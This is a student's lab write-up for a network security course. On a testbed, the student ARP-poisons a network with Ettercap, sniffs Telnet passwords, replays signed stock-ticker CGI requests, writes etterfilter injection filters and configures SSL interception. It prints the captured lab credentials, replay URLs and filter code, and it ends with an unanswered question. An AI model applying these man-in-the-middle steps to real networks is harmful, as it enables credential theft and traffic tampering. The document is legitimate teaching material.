Arpit Jasapara
UID: XXXXXXXXX
CS136
Lab 5

1. Eavesdropping


I used ifconfig to determine what the network interface is (eth0) for the network between Alice, Bob, and Eve. Then I used sudo -s to execute the root shell and run ettercap -C -i eth0 to start Ettercap. I then followed the directions to add hosts and ARP Poison the network. Meanwhile, in another terminal window, I set up tcpdump using tcpdump -i eth0 -s0 -w output.pcap to analyze the output. I then used chaosreader to make the output into HTML files and opened with a browser to analyze them.

1. What kind of data is being transmitted in cleartext?
    - What ports, what protocols?
    - Can you extract identify any meaningful information from the data?

The data being transmitted in cleartext is authentication information, script usage (access1.cgi and stock.cgi), and command-line information about user activity. The ports and protocols are HTTP on port 80, HTTPS on port 443, and Telnet on port 23, but the HTTPS is encrypted so we cannot see the cleartext. Yes, since there are passwords and user data being transmitted over cleartext, we can use this information to log into these users and use the above mentioned scripts to modify stock information.

2. Is any authentication information being sent over the wire? e.g., usernames and passwords.
    - If so, what are they? What usernames and passwords can you discover?

I have added the following three images to display the authentication information. For the username jimbo, the password is goofy76. For the username jambo, the password is minnie77. For the username jumbo, the password is donald78.


file:///Users/arpitjasapara/Dropbox/College/Sophomore%20Year/Sophomore%20Spring/CS%20136/Lab%205/chaos/session_0005.telnet.html
Apps
Arpit
College
Things to Do - Goo...
HBO GO. It's HBO....
Stream TV and Mov...

telnet: 10.1.1.3:38376 -> 10.1.1.2:23

File output.pcap, Session 5

```
..... ..#..'..... ..#..'..... ..#..'.............!.............!.............!.............!...........Ubuntu 16.04.2 LTS
alice.la136cd-lab5.ucla136.isi.deterlab.net login: Ubuntu 16.04.2 LTS
alice.la136cd-lab5.ucla136.isi.deterlab.net login: jimbo
jimbo
jimbo
jimbo
Password: Password: goofy76
goofy76


screen
screen
Last login: Thu May 24 16:54:39 PDT 2018 from bob-lan0 on pts/3
Last login: Thu May 24 16:54:39 PDT 2018 from bob-lan0 on pts/3
screen
screen
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-83-generic x86_64)
```

telnet: 10.1.1.3:38394 -> 10.1.1.2:23

File output.pcap, Session 20

```
..... ..#..'..... ..#..'..... ..#..'..... ..#..'..............!..............!..............!..............!............Ubuntu 16.04.2 LTS
alice.la136cd-lab5.ucla136.isi.deterlab.net login: Ubuntu 16.04.2 LTS
alice.la136cd-lab5.ucla136.isi.deterlab.net login: jambo
jambo
jambo
jambo
Password: Password: minnie77
minnie77
```

telnet: 10.1.1.3:38410 -> 10.1.1.2:23

File output.pcap, Session 31

```
..... ..#..'..... ..#..'..... ..#..'..... ..#..'..............!..............!..............!..............!............Ubuntu 16.04.2 LTS
alice.la136cd-lab5.ucla136.isi.deterlab.net login: Ubuntu 16.04.2 LTS
alice.la136cd-lab5.ucla136.isi.deterlab.net login: jumbo
jumbo
jumbo
Password: jumbo
Password: donald78
donald78
```


3. Is any communication encrypted? What ports?

Yes, all messages used with HTTPS are encrypted on port 443.

2. Replay Attack against the Stock Ticker

1. Explain exactly how to execute the attack, including the specific RPCs you replayed.

   I started off by setting up ssh tunneling on port 8080 with Bob's account, because it failed with Eve's account to communicate with the Apache server. Then I executed the following commands 'cat * | grep ZBOR' and 'cat * | grep FZCO' to find hopefully the messages sent out with these symbols. I obtained the following relevant lines.



```
1527206131.310     69 10.1.1.2 TCP_HIT/200 0 GET http://10.1.1.3/cgi-bin/stock.cgi?symbol=FZCO&new=4&hash=052c31356785852be7af1b95b11d89d1 - NONE/- text/html;
1527206131.318     62 10.1.1.2 TCP_HIT/200 0 GET http://10.1.1.3/cgi-bin/stock.cgi?symbol=FZCO&new=4&hash=052c31356785852be7af1b95b11d89d1 - NONE/- text/html;
1527206145.786     62 10.1.1.2 TCP_HIT/200 0 GET http://10.1.1.3/cgi-bin/stock.cgi?symbol=FZCO&new=77&hash=e0996f3d05e07af8802524ea8640f0a2 - NONE/- text/html;
1527206264.547     83 10.1.1.2 TCP_HIT/200 0 GET http://10.1.1.3/cgi-bin/stock.cgi?symbol=FZCO&new=44&hash=eb5a203a5117ecf345132dda467fcf7e - NONE/- text/html;
1527206302.786     70 10.1.1.2 TCP_HIT/200 0 GET http://10.1.1.3/cgi-bin/stock.cgi?symbol=FZCO&new=85&hash=e6e27d3204aa807c20fb05b0bae5cb20 - NONE/- text/html;
1527206302.794     62 10.1.1.2 TCP_HIT/200 0 GET http://10.1.1.3/cgi-bin/stock.cgi?symbol=FZCO&new=85&hash=e6e27d3204aa807c20fb05b0bae5cb20 - NONE/- text/html;
1527206312.014     69 10.1.1.2 TCP_HIT/200 0 GET http://10.1.1.3/cgi-bin/stock.cgi?symbol=FZCO&new=87&hash=7d5a9e9e6140f297ccfc39e44bf5c24a - NONE/- text/html;
1527206312.022     62 10.1.1.2 TCP_HIT/200 0 GET http://10.1.1.3/cgi-bin/stock.cgi?symbol=FZCO&new=87&hash=7d5a9e9e6140f297ccfc39e44bf5c24a - NONE/- text/html;
1527206314.126     70 10.1.1.2 TCP_HIT/200 0 GET http://10.1.1.3/cgi-bin/stock.cgi?symbol=FZCO&new=5&hash=2e44e0cae6f555a563387dc381334929 - NONE/- text/html;
1527206314.134     62 10.1.1.2 TCP_HIT/200 0 GET http://10.1.1.3/cgi-bin/stock.cgi?symbol=FZCO&new=5&hash=2e44e0cae6f555a563387dc381334929 - NONE/- text/html;
1527206336.870     74 10.1.1.2 TCP_HIT/200 0 GET http://10.1.1.3/cgi-bin/stock.cgi?symbol=FZCO&new=60&hash=ded42ef8407eb5b95b682bbacb5e6869 - NONE/- text/html;
1527206336.882     63 10.1.1.2 TCP_HIT/200 0 GET http://10.1.1.3/cgi-bin/stock.cgi?symbol=FZCO&new=60&hash=ded42ef8407eb5b95b682bbacb5e6869 - NONE/- text/html;
1527206380.851     65 10.1.1.2 TCP_HIT/200 0 GET http://10.1.1.3/cgi-bin/stock.cgi?symbol=FZCO&new=29&hash=66f430d42366d1f70db5a3f63b172c2a - NONE/- text/html;
1527206380.854     62 10.1.1.2 TCP_HIT/200 0 GET http://10.1.1.3/cgi-bin/stock.cgi?symbol=FZCO&new=29&hash=66f430d42366d1f70db5a3f63b172c2a - NONE/- text/html;
1527206446.903     69 10.1.1.2 TCP_HIT/200 0 GET http://10.1.1.3/cgi-bin/stock.cgi?symbol=FZCO&new=8&hash=c9978bed50bab1e2db38e746a2bb6350 - NONE/- text/html;
1527206446.910     61 10.1.1.2 TCP_HIT/200 0 GET http://10.1.1.3/cgi-bin/stock.cgi?symbol=FZCO&new=8&hash=c9978bed50bab1e2db38e746a2bb6350 - NONE/- text/html;
1527206524.666     70 10.1.1.2 TCP_HIT/200 0 GET http://10.1.1.3/cgi-bin/stock.cgi?symbol=FZCO&new=11&hash=6bcf2593a1910622e3cddc510f8cec20 - NONE/- text/html;
1527206524.674     62 10.1.1.2 TCP_HIT/200 0 GET http://10.1.1.3/cgi-bin/stock.cgi?symbol=FZCO&new=11&hash=6bcf2593a1910622e3cddc510f8cec20 - NONE/- text/html;
1527206576.342     70 10.1.1.2 TCP_HIT/200 0 GET http://10.1.1.3/cgi-bin/stock.cgi?symbol=FZCO&new=89&hash=b404d6f2983eda96b22c3a8727101039 - NONE/- text/html;
1527206576.350     62 10.1.1.2 TCP_HIT/200 0 GET http://10.1.1.3/cgi-bin/stock.cgi?symbol=FZCO&new=89&hash=b404d6f2983eda96b22c3a8727101039 - NONE/- text/html;
1527206121.066     70 10.1.1.2 TCP_HIT/200 0 GET http://10.1.1.3/cgi-bin/stock.cgi?symbol=ZBOR&new=42&hash=b8bd3f3a83d13f615a0f2b64cda3856a - NONE/- text/html;
1527206121.074     62 10.1.1.2 TCP_HIT/200 0 GET http://10.1.1.3/cgi-bin/stock.cgi?symbol=ZBOR&new=42&hash=b8bd3f3a83d13f615a0f2b64cda3856a - NONE/- text/html;
1527206175.398     69 10.1.1.2 TCP_HIT/200 0 GET http://10.1.1.3/cgi-bin/stock.cgi?symbol=ZBOR&new=67&hash=16183a57672a92f22bdad84d41bacaab - NONE/- text/html;
1527206175.406     62 10.1.1.2 TCP_HIT/200 0 GET http://10.1.1.3/cgi-bin/stock.cgi?symbol=ZBOR&new=67&hash=16183a57672a92f22bdad84d41bacaab - NONE/- text/html;
1527206196.911     70 10.1.1.2 TCP_HIT/200 0 GET http://10.1.1.3/cgi-bin/stock.cgi?symbol=ZBOR&new=80&hash=7326882a1cf4922fa9ce67456c540be4 - NONE/- text/html;
1527206196.919     62 10.1.1.2 TCP_HIT/200 0 GET http://10.1.1.3/cgi-bin/stock.cgi?symbol=ZBOR&new=80&hash=7326882a1cf4922fa9ce67456c540be4 - NONE/- text/html;
1527206273.666     69 10.1.1.2 TCP_HIT/200 0 GET http://10.1.1.3/cgi-bin/stock.cgi?symbol=ZBOR&new=82&hash=0f9b50d353ff116f5575537f2d5e5fa9 - NONE/- text/html;
1527206273.674     62 10.1.1.2 TCP_HIT/200 0 GET http://10.1.1.3/cgi-bin/stock.cgi?symbol=ZBOR&new=82&hash=0f9b50d353ff116f5575537f2d5e5fa9 - NONE/- text/html;
1527206324.638     70 10.1.1.2 TCP_HIT/200 0 GET http://10.1.1.3/cgi-bin/stock.cgi?symbol=ZBOR&new=53&hash=a6f5a2a9b63113a5f61ad9e59ca08116 - NONE/- text/html;
1527206324.646     62 10.1.1.2 TCP_HIT/200 0 GET http://10.1.1.3/cgi-bin/stock.cgi?symbol=ZBOR&new=53&hash=a6f5a2a9b63113a5f61ad9e59ca08116 - NONE/- text/html;
1527206340.990     73 10.1.1.2 TCP_HIT/200 0 GET http://10.1.1.3/cgi-bin/stock.cgi?symbol=ZBOR&new=61&hash=7ca20bb0b8d810ebbf1474d2e6935b44 - NONE/- text/html;
1527206341.002     62 10.1.1.2 TCP_HIT/200 0 GET http://10.1.1.3/cgi-bin/stock.cgi?symbol=ZBOR&new=61&hash=7ca20bb0b8d810ebbf1474d2e6935b44 - NONE/- text/html;
1527206385.966     69 10.1.1.2 TCP_HIT/200 0 GET http://10.1.1.3/cgi-bin/stock.cgi?symbol=ZBOR&new=80&hash=7326882a1cf4922fa9ce67456c540be4 - NONE/- text/html;
1527206385.974     62 10.1.1.2 TCP_HIT/200 0 GET http://10.1.1.3/cgi-bin/stock.cgi?symbol=ZBOR&new=80&hash=7326882a1cf4922fa9ce67456c540be4 - NONE/- text/html;
1527206460.150     70 10.1.1.2 TCP_HIT/200 0 GET http://10.1.1.3/cgi-bin/stock.cgi?symbol=ZBOR&new=45&hash=f9b0f0208a1b627b55e7623ebfc2a28a - NONE/- text/html;
1527206460.158     62 10.1.1.2 TCP_HIT/200 0 GET http://10.1.1.3/cgi-bin/stock.cgi?symbol=ZBOR&new=45&hash=f9b0f0208a1b627b55e7623ebfc2a28a - NONE/- text/html;
1527206493.986     69 10.1.1.2 TCP_HIT/200 0 GET http://10.1.1.3/cgi-bin/stock.cgi?symbol=ZBOR&new=86&hash=dd9adf2222278279261cdee0ab53eb0f - NONE/- text/html;
1527206493.994     62 10.1.1.2 TCP_HIT/200 0 GET http://10.1.1.3/cgi-bin/stock.cgi?symbol=ZBOR&new=86&hash=dd9adf2222278279261cdee0ab53eb0f - NONE/- text/html;
1527206502.098     70 10.1.1.2 TCP_HIT/200 0 GET http://10.1.1.3/cgi-bin/stock.cgi?symbol=ZBOR&new=88&hash=236050e0e29f9e3ae4bd4309590ec5ac - NONE/- text/html;
1527206502.106     63 10.1.1.2 TCP_HIT/200 0 GET http://10.1.1.3/cgi-bin/stock.cgi?symbol=ZBOR&new=88&hash=236050e0e29f9e3ae4bd4309590ec5ac - NONE/- text/html;
1527206538.026     70 10.1.1.2 TCP_HIT/200 0 GET http://10.1.1.3/cgi-bin/stock.cgi?symbol=ZBOR&new=44&hash=94d234be334328a53b4084e2e76ec99e - NONE/- text/html;
1527206538.034     62 10.1.1.2 TCP_HIT/200 0 GET http://10.1.1.3/cgi-bin/stock.cgi?symbol=ZBOR&new=44&hash=94d234be334328a53b4084e2e76ec99e - NONE/- text/html;
```

   As we can see from these lines, the symbol is there and the new stock price is given with new=. So now all we have to do is append to http://localhost:8080/cgi-bin/stock.cgi with the stock symbol and the hash.

```
http://localhost:8080/cgi-bin/stock.cgi?symbol=FZCO&new=4&hash=052c31356785852be7af1b95b11d89d1
http://localhost:8080/cgi-bin/stock.cgi?symbol=ZBOR&new=88&hash=236050e0e29f9e3ae4bd4309590ec5ac
```


Then we just paste these commands into the browser, and voila, the commands are accepted and the FZCO stock price crashes while ZBOR goes up.

2. Explain how you determined that this strategy would work.

   Since the title of this section is Replay Attack against the Stock Ticker, I figured I would have to replay some command. Based on previous research while looking at the cleartext, I determined that the commands can be executed simply via the URL to change the stock ticker's price. So I used the sniffed packets from above and simply looked for the stock ticker symbols and found the two lines with hashes that would achieve the results I want. This is simple because the hash is the same so I do not have to actually do any work to change the ticker price, simply replay an old one.

3. Execute your replay attack and show the results of your attack with a screen capture, text dump, etc. showing that you are controlling the prices on the stock ticker.

   I have attached a before and after image of my attack on the stock ticker.



A Real Stock Exchange

FrobozzCo International (FZCO)


You name it, we do it.

Current price: $56

Zembor Corp (ZBOR)

Don't Mess with ZEMBOR

Current price: $54



A Real Stock Exchange

FrobozzCo International (FZCO)

You name it, we do it.

Current price: $4

Zembor Corp (ZBOR)

Don't Mess with ZEMBOR

Current price: $88

As we can see the stock price for FZCO dropped to $4 and ZBOR rose to $88 due to my malicious commands.

3. Insertion Attack

This attack will use the power of etterfilter to insert our own data into the stream that the user sees. In this case, we will write two filters: one to change the symbol from FZCO to OWND, and one to affect the prices a user sees. The first one is rather simple since we just use etterfilter's replace function to replace the DATA payloads:

```
# the if condition first checks for the TCP Protocol then checks if it
# is port 80 (HTTP for browser) and finally checks the DATA payload
# to see if the matching symbol is found.
if(ip.proto == TCP && tcp.dst == 80 && search(DATA.data, "FZCO")) {
      # if the symbol is found, replace it with OWND
      replace("FZCO", "OWND");
}
```

As we can see, the above filter code, once compiled into a .ef file will achieve the desired results. Similarly, we can use the idea of replace to manipulate stock price displays:

```
# the if condition first checks for the TCP Protocol then checks if it
# is port 80 (HTTP for browser) and finally checks the DATA payload
# to see if the matching symbol is found.
if(ip.proto == TCP && tcp.dst == 80 && search(DATA.data, "$")) {
     # if the symbol is found, add 42 right after it to the price
     replace("$", "$42");
}
```

The above filter code similarly searches for a $ sign, which is indicative of stock prices. Once the $ sign is found, we simply add a 42 right after it to increase the value of the stock from some_num to 42some_num. After compiling these .filter files into .ef files, I set up a tunnel to forward a port through eve and then used tcpdump to look at the packets between Alice and Bob.

1. Given the power of etterfilter and the kinds of traffic on this network, you can actually make significant changes to a machine or machines that you're not even logged in to. How?

   We can use etterfilter to cripple a system's network connectivity by intercepting and dropping all packets to and from that machine. We can also use etterfilter to not only affect a machine externally, but also internally (local network). If we use an insertion attack to trick the user into a weaker, custom form of SSH authentication, we can intercept his credentials. Using these credentials, we can then log into the machine, and wreak havoc.


2. Of the cleartext protocols in use, can you perform any other dirty tricks using insertion attacks? The more nasty and clever they are, the better.

   We already explained above the dirty tricks we can do with HTTP (drop packets, masquerade as a server, intercept credentials, and inject malicious code/content). We can also perform some credential-based tricks with Telnet, and return false credentials or fake terminal output. Plus, we can use FTP to send over our files (potentially loaded with viruses) instead of the files the user requested.

4. MITM vs. Encryption
For this part, I had to figure out a way to decrypt the HTTPS data being sent on port 443. In order to do this, I realized that we had to change certain elements in the /etc/ettercap/etter.conf file, and then open Ettercap as root as done above to monitor the connections window to glean this encrypted information.

1. What configuration elements did you have to change?

I set ec_uid = 0 and ec_gid = 0 to give root privileges to the program so it would be have the permissions needed to decrypt data. I also uncommented the two iptables redirection lines to allow for TCP redirection:




```
# if you use ipchains:
   #redir_command_on = "ipchains -A input -i %iface -p tcp -s 0/0 -d 0/0 %port -j REDIRECT %rport"
   #redir_command_off = "ipchains -D input -i %iface -p tcp -s 0/0 -d 0/0 %port -j REDIRECT %rport"

# if you use iptables:
   redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp --dport %port -j REDIRECT --to-port %rport"
   redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp --dport %port -j REDIRECT --to-port %rport"
```

2. Copy and paste some of this data into a text file and include it in your submission materials.

Here was some of the data that I decrypted:


~ — root@eve: /etc/ettercap — ssh la136cd@users.deterlab.net
~/Desktop — -bash
Start Targets Hosts View Mitm Filters Logging Plugins ?
0.8.2

```
Connection data
10.1.1.3:53662
GET /cgi-bin/access2.cgi?line=3449 HTTP/1.1.
Host: alice-lan0.
User-Agent: curl/7.47.0.
Accept: */*.
.

10.1.1.2:443
HTTP/1.1 200 OK.
Date: Thu, 31 May 2018 02:10:50 GMT.
Server: Apache/2.4.18 (Ubuntu).
Transfer-Encoding: chunked.
Content-Type: text/html.
.
2f.
        The guards start to drag Dumont out.

.
0.
.

User messages:
TELNET : 10.1.1.2:23 -> USER: jambo  PASS: screen
TELNET : 10.1.1.2:23 -> USER: jumbo  PASS: screen
TELNET : 10.1.1.2:23 -> USER: jumbo  PASS: screen
TELNET : 10.1.1.2:23 -> USER: jimbo  PASS: screen
TELNET : 10.1.1.2:23 -> USER: jambo  PASS: screen
```

I went through several of these messages and compiled them into the exchange below (I can only submit 1 file on CCLE so I did not copy this data into a text file sorry):

```
3b.
   As he catches sight of Flynn, his voice falters.
2d.
   SARK (CONT.)
1e.
   You! No!
24.
   Flynn looks up curiously.
2d.
   SARK (CONT.)
2a.
   You died! I saw you!
26.
   FLYNN
23.
   Not me, boss.
25.
   SARK
36.
   Well... we can take care of that
22.
   soon enough.
34.
   He points to Dumont. The guards grab him.
3b.
   Take this program to the holding pit.
2f.
   The guards started to drag Dumont out.
3d.
```

```
    A guard pushes her roughly to the end of the cell.
35.
    probably for archival purposes.
28.
    Enjoy your trip...
```

3. Why doesn't it work to use `tcpdump` to capture this "decrypted" data?

